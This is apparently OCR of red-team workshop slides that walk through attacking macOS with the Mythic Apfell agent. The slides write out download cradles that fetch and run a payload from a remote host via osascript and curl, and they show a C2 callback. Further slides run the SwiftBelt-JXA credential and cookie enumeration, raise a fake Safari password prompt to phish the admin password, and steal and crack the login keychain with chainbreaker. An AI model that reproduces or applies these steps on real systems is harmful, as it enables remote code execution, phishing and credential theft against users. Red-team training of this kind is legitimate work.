
Create an Apfell payload




Create an Apfell payload




Create an Apfell payload




Create an Apfell payload




Create an Apfell payload




Create an Apfell payload




Host and serve your payload






Host and serve your payload



Pick your chosen route for the payload



Payload hosting reflected in the listener config

```
17    "payloads": {
18      "/payload": "c604c110-dc20-4fa7-acc4-7732867fb450"
19    }
```

Execute your payload

Either:

1.
```
osascript -l JavaScript -e "eval(ObjC.unwrap( $.NSString.alloc.initWithDataEncoding(
$.NSData.dataWithContentsOfURL( $.NSURL.URLWithString('https://xxxxxx.cloudfront.net/payload')),
$.NSUTF8StringEncoding)));"
```

2.
```
curl https://xxxxxx.cloudfront.net/payload | osascript -l JavaScript &
```

These download cradles may not be enough against a good EDR ;)

We got a callback!

INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION	AGENT
2	10.0.2.1	ADMINS-IMAC-PRO.	admin		1131	2 seconds	Apfell payload generated for the RT workshop at	

Execute code in-memory using JXA

JavaScript for Automation (JXA) “provides the ability to use JavaScript for interapplication communication between apps” in macOS (reference)

While JXA’s capabilities are limited, it comes with an **Objective-C bridge** that allows you to perform more advanced operations.

As per the JXA-Cookbook, the **ObjC** object deals with the bridge and how the JavaScript engine has access to / interprets Objective C objects, while the **$** object is the main access point for all Objective C function calls.

Example: SwiftBelt-JXA

JXA enumeration script that implements the following checks:

- TCCCheck
- SecCheck
- SysInfo
- CredSearch
- RunningApps
- History
- SlackSearch
- InstalledApps
- FirefoxCookies
- LockCheck
- StickyNotes

Download and load SwiftBelt-JXA


On your machine:

curl https://raw.githubusercontent.com/cedowens/SwiftBelt-JXA/main/SwiftBelt-JXA.js --output swiftb.js

On your callback in Mythic, type:
jsimport

Then press enter, select the JS file

you just downloaded, and press Task





Run SwiftBelt-JXA checks

To run specific checks:

jsimport_call Checks('function1, function2, function3, function4....')

To run them all (minus LockCheck):
jsimport_call Checks('All')






Trigger a “phishing” prompt

The default icon value for the prompt command does not seem to work on our environment, so instead let’s spoof Safari. Type the following Mythic command into the “Task an agent” field:

prompt -title "Safari Update Helper" -icon "/Applications/Safari.app/Contents/Resources/AppIcon.icns" -text "Please input your administrator password for the update to proceed:"

Trigger a “phishing” prompt: result



[Wed May 15 2024 09:26 PM] / 19 / mythic_admin / 2

prompt user with title "Safari Update Helper" and message "Please input your administrator password for the update to proceed:"


```
1  admin
```

macOS Keychain

- Let’s quote Apple’s documentation:
  - “Keychain Access is a macOS app that stores your passwords and account information, and reduces the number of passwords you have to remember and manage.

    When you access a website, email account, network server or other password-protected item, you may be given the option to remember or save the password. If you choose to save the password, it’s saved in your keychain so you don’t have to remember or type your password every time.”


- Applications like Google Chrome, Slack or Visual Studio Code use it to store the encryption key used to secure their secrets



Steal user's keychain and break it offline

To get the user's keychain file, issue in Mythic:

download ~/Library/Keychains/login.keychain-db



After downloading it to your machine, use chainbreaker to extract the secrets. We know the keychain password (the user's) since the previous step (phishing pop-up)

```
cd ~/Downloads
git clone https://github.com/n0fate/chainbreaker.git
cd chainbreaker
pip3 install -r requirements.txt
python3 setup.py bdist_wheel -d dist
pip3 install -e .
python3 -m chainbreaker -pa ../login.keychain-db \
-o output
```

```
INFO - Dump Start: 2024-05-20 00:38:49.850536
INFO -         1 Keychain Password Hash
INFO -         9 Generic Passwords
INFO -         0 Internet Passwords
INFO -         0 Appleshare Passwords
INFO -         1 Private Keys
INFO -         1 Public Keys
INFO -         0 x509 Certificates
INFO - Dump End: 2024-05-20 00:38:49.883560
```